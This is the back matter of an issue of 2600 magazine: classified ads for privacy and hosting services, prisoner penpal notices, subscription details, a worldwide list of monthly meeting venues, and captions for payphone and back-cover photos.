COVERTACTIONS.COM is the most comprehensive directory of encryption products anywhere. Search by type, hardware/software, country, open source, platform, and more. Now over 1025 products listed which include 219 VPN's, 192 messaging and 117 file encryption apps. These are just a few of the 28 categories available. There is no faster and easier way to find the encryption product that meets your requirements. Suggestions and feedback welcome. Now featuring news on important encryption issues.

AUSTIN HACKERSPACE: A shared workshop with electronics lab, laser cutters, 3D printers, CNC machines, car bay, woodworking, and more! $60/mo for 24/7 access to all this and a great community as well. Open House and open meetups weekly. 9701 Dessau Rd, Austin, TX http://atxhs.org/

Services

UNIX SHELL ACCOUNTS & HOSTING SINCE 1999. JEAH.NET is one of the oldest and most trusted for fast, stable shell accounts. We include hundreds of funny, relevant vhosts for IRC, and access to new and classic *nix programs and compilers. JEAH.NET proudly hosts eggdrop bots, bouncers, IRCD, and web sites w/SQL. *2600* readers' setup fees are waived. BTW: FYNE.COM offers free DNS hosting and WHOIS privacy for $5 with all domains registered or transferred in!

PANIC STATION is a quarterly zine put out directly from prison that focuses on original writing, hacking, music, punk rock life, and prison shenanigans. *2600* readers can request a free issue by writing a letter to me. Submissions welcome, please only send letters (no stamps, etc.)! Vincent Veneziani, #249067G/1079583, 215 S. Burlington Rd. - SWSP, Bridgeton, NJ 08302.

ASPIRING TO BE THE MOST ETHICAL TECH SHOP IN THE WORLD, Technoethical.com offers the largest catalog of hardware products certified by the Free Software Foundation (FSF) to Respect Your Freedom (RYF) [fsf.org/resources/hw/endorsement/technoethical]. As a user of Technoethical devices, you have the maximum control over your computing, being able to use, copy, modify, and distribute all the bits in the operating system and, when possible, even at lower levels, such as the boot firmware. The shop sells laptops and servers pre-installed with a fully free (as in freedom) BIOS replacement and GNU/Linux-libre distributions verified and endorsed by the FSF. All x86_64 devices serviced and sold have Intel's intentional backdoor, the Management Engine [u.fsf.org/2g0], completely removed. As the only shop that sells phones with Replicant [replicant.us] pre-installed, you can be the first hacker on your block to own an Android-based device with an operating system that can be compiled completely from source with no proprietary blobs. You can also buy from Technoethical a diverse array of WiFi adapters that work with drivers and firmware that are fully hackable and operate also in the Access Point mode. Moreover, Technoethical provides installation/liberation services for all computers that are also sold as products. You can ship your compatible computer to Technoethical, or ask the team to organize a workshop in your local hackerspace or free software event. With 4 years of experience on the market, Technoethical is operated by a geographically distributed team of hackers from North America, the European Union, Russia, and Australia that closely follow the software freedom principles of the GNU project. Use the coupon code 2600MAG to receive a 5% discount on all Technoethical products. Order today and join Richard Stallman among the many happy customers of Technoethical!

SQUIDIX provides serious discounts for fantastic web hosting for *2600* readers. We love our clients and they love us. Our

2600 promotion will give you a Super Squid hosting platform for only $26.00 for the first year, then only $9.95 per month when paid annually. Sign up today and get free domain or domain renewal. This offer valid for any new accounts in 2018 and includes a free CPanel transfer of one existing site. Sign up at www.squidix.com

GET YOUR HAM RADIO LICENSE! KB6NU's "No Nonsense" study guides make it easy to get your Technician Class amateur radio license or upgrade to General Class or Extra Class. They clearly and succinctly explain the concepts, while at the same time give you the answers to all of the questions on the test. The PDF version of the Technician Class study guide is free, but there is a small charge for the other versions. All of the e-book versions are available from www.kb6nu.com/study-guides/. Paperback versions are available from Amazon. E-mail cwgeek@kb6nu.com for more information.

HAVE YOU SEEN THE *2600* STORE? Plenty of features, hacker stuff, and all sorts of possibilities. We accept Bitcoin and Google Wallet, along with the usual credit cards and PayPal. We have an increasing amount of digital download capability for the magazine and for HOPE videos. Best of all, we've lowered prices on much of our stock. Won't you pay us a visit? store.2600.com

DIGITAL FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Sensei's digital forensic examiners hold the prestigious CISSP, CCE, CEH, and EnCE certifications. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We recover data nationwide from many sources, including computers, external media, tablets, and smartphones. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Our principals are co-authors of *Locked Down: Practical Information Security for Lawyers*, *2nd edition* (American Bar Association 2016), *Encryption Made Simple for Lawyers* (American Bar Association 2015), and hundreds of articles on digital forensics and an award-winning blog on electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703.359.0700 or email us at sensei@senseient.com.

SKEPTICAL OF GITHUB? sr.ht is an in-progress software suite for hosting open source projects that's more in tune with the hacker way. sr.ht is more modular and more flexible, with features like mailing list driven development and full virt build automation with KVM. Interested in helping test the beta? Reach out to SirCmpwn: sir@cmpwn.com

INTELLIGENT HACKERS UNIX SHELL: Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

ANTIQUE COMPUTERS. From Altos to Zorba and everything in between - Apple, Commodore, DEC, IBM, MITS, Xerox... vintagecomputer.net is full of classic computer hardware restoration information, links, tons of photos, video, document scans, and how-to articles. A place for preserving historical computers, maintaining working machines, running a library of hard-to-find documentation, magazines, SIG materials, BBS disks, manuals, and brochures from the 1950s through the early WWW era. http://www.vintagecomputer.net

LOCKPICKING101.COM - a locksport community driven by lock picking hobbyists and locksmiths alike. New to lock picking or want to advance your skills or help others learn? Just head over to LockPicking101.com and say Mr. Picks sent you!

DOUBLEHOP.ME is an edgy VPN startup aiming to rock the boat with double VPN hops and encrypted multi-datacenter interconnects. We enable clients to VPN to country A, and transparently exit country B. Increase your privacy with multiple legal jurisdictions and leave your traditional VPN behind! We don't keep logs, so there's no way for us to cooperate with LEOs, even if we felt compelled to. We accept Bitcoin and offer automated order processing! Use promo code COSBYSWEATER2600 for 50% off (https://www.doublehop.me).

Personals

SEEKING PENPALS. I'm incarcerated and looking for penpals. I've been down for over two years now and the boredom is really starting to set in. My hometown is Cleveland OH and that is where I will be released in a few years. Before the Feds kidnapped me, I worked network operations for an ISP. Being out of tech for so long now, I'm starting to feel antiquated. It would be nice to have penpals willing to discuss tech, and send technical docs. No Internet access here and hardly any resources for keeping up with tech. I have many other interests too, including general aviation, health/fitness, snowboarding, travel/foreign cultures, etc. I'd be happy to share the many crazy stories of what really happens in prison. Respond to the address below. Do not use address labels or stickers; it will be rejected/returned. Thank you! Daniel Nieberding 61030-060, Federal Correctional Institution, PO Box 1000, Loretto, PA 15940.

PENPALS WANTED: Fellow hackers! I'm incarcerated and need someone to keep me in touch and fresh on the hacking scene. The library here is horrific at best with absolutely no resources for my interests. With less than a year before my release, I am looking for someone to bounce ideas off of, ask questions, and talk about common interests with. I am from Dallas, TX and will be there when released. I have been looking into Bitcoin & mining. I also have fascinations with the dark web, methods, and carding. I LOVE GLITCHES!!! Please reach out to a fellow hacker before my release. I am determined to surround myself with like minds. Please don't send books! I can't get them unless they come directly from the publisher or bookstore (amazon.com and online stores are okay). Any & all financial direction and/or suggestions are greatly appreciated. If you know of ways for me to start an income once I'm released, please, please, PLEASE let me know! Just write me if any of this catches your attention or if you want to know more about me. R. Murphy #2148621, 6999 Retrieve Rd., Angleton, TX 77515.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to marketplace@2600.com.

Deadline for Winter issue: 11/21/18.

THE CIRCLE OF HOPE

VIDEOS

There's no way you could have seen it all,
whether you were there or not. We can help.

As is our tradition, we have an archive of all of the talks that were given at this year's HOPE conference. There are far too many to list here, but suffice to say, we have more content than ever before - all in high quality HD recordings. The efforts of the folks over at the Internet Society and our amazing A/V team make all of this archiving possible.

We're making these available in three ways:

- Full sets of all talks in MP4 format, no DRM, easy to copy, for $89 on more than one thumb drive (we're at that awkward stage somewhere between 128GB and 256GB).
- On DVD, where a full set of over 100 DVDs will cost $249 or $2.99 per DVD (you can see a full listing of talks at xii.hope.net or on our store site below).
- For download directly from **store.2600.com** at 59 cents a talk - you get the same MP4s that would come on the thumb drives, but you can choose the ones you want and not have to deal with any hardware.

Looking for HOPE shirts? Sorry, we sold out at the conference for the first time ever! But we have plenty of other cool things like our 2019 Hacker Calendar, *2600* baseball caps, hoodies, etc., etc.

"Where is the server? I want to know where is the server and what is the server saying?"
- Donald Trump at press conference with Russian President Vladimir Putin, July 16, 2018

Inspirational Music: Breakneck, Vic Chestnutt, Persian Empire and Books on Tape, Massive Attack, Thalia Zedek, Lightweight Holiday, Lucienne Boyer

Shout Outs: Reality Winner, Chelsea Manning, SecureDrop, the volunteers of The Circle of HOPE

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

2600 *(ISSN 0749-3851, USPS # 003-176) is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. & Canada - $29 individual,
$50 corporate (U.S. Funds)
Overseas - $41 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2017 are $29 per year or $7.25 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

MEETINGS

ARGENTINA

Buenos Aires: Bellagamba Bodegon, Armenia 1242, first table to the left of the front door.
Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499, Capital Federal. 7 pm

AUSTRALIA

Central Coast: Central Coast Leagues Club (ground floor, outdoor area). 6 pm
Melbourne: The Crafty Squire, 127 Russell St.
Sydney: Metropolitan Hotel, 1 Bridge St. 6 pm

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm
Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.
Vancouver: International Village Mall food court.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm
Toronto: Free Times Cafe, College and Spadina.
Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECHIA

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm

FINLAND

Helsinki: Forum shopping center (Mannerheimintie 20), food court on floor zero.

FRANCE

Paris: Burger King, first floor, Place de la Republique. 6 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the entrance to the Dublin Tourism Information Centre on Suffolk St. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), second floor, food court. Phone: 1-800-800-515. 7 pm
***Safed:** Courtyard of Ashkenazi Ari**.**

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.
Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

KAZAKHSTAN

Astana: CheckPoint Brasserie, Koshkarbayeva St 34. 8 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.
Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm
Trondheim: Den Gode Nabo. 7 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm
Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

POLAND

Krakow: VRCafe, Dolnych Mlynow 10. 8 pm

PORTUGAL

Lisbon: Amoreiras Shopping, food court next to Portugalia. 7 pm

RUSSIA

Moscow: RNDM, Podkopayevskiy Pereulok, 7. 7 pm
Murmansk: Rock and Roll Music Bar**,** pr. Lenina, 11**. 7** pm
Petrozavodsk: "Good Place" anti-cafe, pr. Pervomayskiy, 2. 7 pm
Saint Petersburg: Krasnodonskaya Ulitsa, 4. 7 pm

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

THAILAND

Bangkok: The Connection Seminar Center. 6:30 pm

UNITED KINGDOM

England

Leeds: The Brewery Tap Leeds. 7 pm
London: Trocadero Shopping Center (near Piccadilly Circus), front entrance on Coventry St. 6:30 pm
Manchester: Bulls Head Pub on London Rd. 7:30 pm
Norwich: Coach and Horses on Thorpe Rd. 6 pm

Scotland

Edinburgh: Beehive Inn on Grassmarket. 6 pm
Glasgow: Starbucks, 9 Exchange Pl. 6 pm

Wales

Cardiff: Rummer Tavern opposite Cardiff Castle**.**
Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Arizona

Phoenix: Lux Central, 4400 N Central Ave. 6 pm
Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Arkansas

Fort Smith: Fort Smith Coffee Company, 1101 Rogers Ave. 6 pm

California

Anaheim (Fullerton): 23b Shop, 418 E Commonwealth Ave (behind Pizza Hut). 7 pm
Chico: Starbucks, 246 Broadway St. 6 pm
Los Angeles: Union Station, inside main entrance (Alameda St side) near the Traxx Bar. 6 pm
Monterey: East Village Coffee Lounge. 5:30 pm
Petaluma: Starbucks, 125 Petaluma Blvd N. 6 pm
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Center near street level fountains. 6 pm
San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Fort Collins: Dazbog Coffee, 2733 Council Tree Ave. 7 pm

Delaware

Newark: Barnes and Nobles cafe area**,** Christiana Mall**.**

Florida

Fort Lauderdale: Grind Coffee Project, 599 SW 2nd Ave. 7 pm
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm
Jacksonville: Kickbacks Gastropub, 910 King St. 6:30 pm
Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm
Sebring: Lakeshore Mall food court, next to payphones. 6 pm
Tampa: Cafe at Barnes & Noble, 213 N Dale Mabry Hwy
Titusville: Playalinda Brewing Co,, 305 S Washington Ave**.**

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance.
Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Champaign-Urbana: Lincoln Square Mall food court.
Chicago: O'Hare Oasis on 294 behind the bank kiosk. 8 pm
Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.
Indianapolis: City Market, 2nd floor, just outside Tomlinson Tap Room.
West Lafayette: Jake's Roadhouse, 135 S Chauncey Ave.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.
Davenport: Co-Lab, 627 W 2nd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston (Cambridge): Starbucks, The Garage, 36 JFK St. 7 pm
Waltham: The Telephone Museum, 289 Moody St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2215 Scott Ave. 6 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology**,** 1071 Idaho St. 6 pm
Las Vegas (Henderson): SYN Shop, 1075 American Pacific Dr Suite C. 6 pm
Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New Jersey

Somerville: Dragonfly Cafe, 14 E Main St**.**

New York

Albany: Starbucks, 1244 Western Ave. 6 pm
New York: The Atrium at 875, 53rd St & 3rd Ave, lower level.
Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm
Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center)**.**
Raleigh: Morning Times, 10 E Hargett St. 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm
Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.
Columbus: Front of the food court fountain in Easton Mall. 7 pm
Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.
Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm
Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm
Philadelphia: 30th St Station, food court outside Taco Bell. 5:30 pm
Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.
State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.
Trujillo Alto: The Office Irish Pub. 7:30 pm

South Carolina

Myrtle Beach: SubProto, 3926 Wesley St, Suite 403**.**

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm
Nashville: Nashville Software School, 500 Interstate Blvd S #300. 6 pm

Texas

Austin: Whole Foods 2nd floor pavilion, 525 N Lamar Blvd. 7 pm
Dallas (Addison): Dunn Brothers Coffee, 3725 Belt Line Rd.
Houston: Ninfa's Express seating area, Galleria IV. 6 pm
Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm
Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm
Lexington: Collaboratory**,** 18 East Nelson St, #103. 6 pm
Reston: Refraction, 11911 Freedom Dr. 8th Fl. 7 pm
Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Washington

Seattle: Cafe Allegro, upstairs, 4214 University Way NE (alley entrance). 6 pm
Spokane: Starbucks, 4727 N Division St.
Tacoma: Tacoma Mall food court. 6 pm
Wenatchee: Badger Mountain Brewing, 1 Orondo Ave.

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

URUGUAY

Montevideo: MAM Mercado Agricola de Montevideo**,** Jose L. Terra 2220**,** Choperia Mastra. 7 pm

All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, *2600* meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle!

Payphones of the World

India. Seen in the Russell Market area of Bengaluru, this phone is colorful, retro, and minimalist, all at the same time.

Photo by Colby

Thailand. This phone, served by TOT, has an amazing design of dolphins in space, along with an equally amazing backdrop in Korat City. A true work of art.

Photo by Pacharamon DoRego

Kuwait. Discovered at Kuwait International Airport in Farwaniya, where payphones are still quite popular. It's a bit odd that this one is restricted to local calls.

Photo by Kevin Warner

Seychelles. This rugged model was found on Mahé Island and looks like it's able to withstand all sorts of abuse. Served by a company called Airtel.

Photo by AM (secuid0)

Visit **http://www.2600.com/phones/** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos

If you're a web developer, spotting this dumpster in a medical facility parking lot in Tillamook, Oregon, as **Darrell Rossman** did, could really brighten your day. If you're not, read up on Cascading Style Sheets. (You might also enjoy reminiscing about the Content Scramble System for DVDs, which was the centerpiece of the MPAA lawsuit against us back in 2000.)

There's a story behind this door. There has to be. **Dave** came across it while walking through Atlantic City, New Jersey. Apparently, it used to be a strip club and is now vacant, but it sure seems like there's something there being protected. And we now have a vested interested in finding out what that is.

If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to articles@2600.com or use snail mail to *2600* Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) and a *2600* t-shirt of your choice.